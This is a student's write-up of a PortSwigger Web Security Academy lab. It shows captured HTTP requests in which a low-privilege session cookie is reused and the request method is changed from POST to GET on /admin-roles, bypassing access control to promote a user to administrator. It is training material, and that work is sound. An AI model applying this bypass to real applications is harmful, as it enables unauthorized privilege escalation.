
Lab 5 - Method-based access control can be circumvented

Ahmed Khaled Saad Ali ID:1809799

Lab Progress & Screenshots:

Logging in as Administrator, to search for vulnerabilities



Web Security Academy
Method-based access control can be circumvented
Back to lab description »
LAB Not solved
Home | My account

Login

Username: administrator

Password: •••••

Trying out Upgrading carlos to ADMIN in the Admin Panel with Intercept ON, we will have a POST request appear, with critical information: /admin-roles & Cookie session, username & action below. We will send it to the "Repeater".




Request to https://0a39004d04aea134c21f752f003f007d.web-security-academy.net:443 [34.246.129.62]

```
POST /admin-roles HTTP/2
Host: 0a39004d04aea134c21f752f003f007d.web-security-academy.net
Cookie: session=SIihU36ysKTSZf040XrX9Gby00HvgN1E
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a39004d04aea134c21f752f003f007d.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a39004d04aea134c21f752f003f007d.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

username=carlos&action=upgrade
```


We will logout from Admin and log in as wiener.


Web Security Academy
Method-based access control can be circumvented
Back to lab description »
LAB Not solved
Home | My account
Login
Log in

Username: wiener

Password: •••••


With Intercept ON, we refresh wiener page to have request from wiener to get his Cookie session & send request to "Repeater"



Request to https://0a39004d04aea134c21f752f003f007d.web-security-academy.net:443 [34.24€


```
GET /my-account HTTP/2
Host: 0a39004d04aea134c21f752f003f007d.web-security-academy.net
Cookie: session=kyd3RtR4mvQ9G1VjIOj4MkfhSTmSHrzx
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "No
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows N                                  37.36
Accept: text/html,application/xhtm                                  /avif
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a39004d04aea134c                                  emy.n
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

We will copy wiener’s Cookie Session & paste instead of Cookie session in Admin Request in the “Repeater”, also we will change request method to GET.




```
GET /admin-roles?username=carlos&action=upgrade HTTP/2
Host: 0a39004d04aea134c21f752f003f007d.web-security-academy.net
Cookie: session=kyd3RtR4mvQ9G1VjIOj4MrfhSTmSHrzx
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a39004d04aea134c21f752f003f007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a39004d04aea134c21f752f003f007d.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Username field appears, lets try entering wiener in place of carlos, Send request and then refresh wieners page.



```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a39004d04aea134c21f752f003f007d.web-security-academy.net
Cookie: session=kyd3RtR4mvQ9G1VjIOj4MrfhSTmSHrzx
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a39004d04aea134c21f752f003f007d.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a39004d04aea134c21f752f003f007d.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



Method-based access control can be circumvented

Back to lab description

Congratulations, you solved the lab!


My Account

Your username is: wiener

Your email is: sales@gmail.com

Failed tries:

System had protection for Cookie session copying from user wiener to admin’s request in “Repeater”. It gives “Unautherized” in Response.




```
POST /admin-roles HTTP/2
Host: 0a51001803d2bc9ac3c961e100de0000.web-security-academy.net
Cookie: session=vBe80j32U9CfRaQLIzGvR8sDURlXlsHB
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a51001803d2bc9ac3c961e100de0000.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a51001803d2bc9ac3c961e100de0000.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

username=carlos&action=upgrade
```

```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"Unauthorized"
```

We tried changing carlos to wiener in username field, but it gave “Unautherized” in Response as well.



```
POST /admin-roles HTTP/2
Host: 0a51001803d2bc9ac3c961e100de0000.web-security-academy.net
Cookie: session=vBe80j32U9CfRaQLIzGvR8sDURlXlsHB
Content-Length: 30
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin:
https://0a51001803d2bc9ac3c961e100de0000.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.65
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a51001803d2bc9ac3c961e100de0000.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

username=wiener&action=upgrade
```

```
HTTP/2 401 Unauthorized
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 14

"Unauthorized"
```

So, we deduced that POST request is heavily protected, so we try with another request method and it worked.

Lessons:

Make sure to cover up protection and clear vulnerabilities of all HTTP request methods.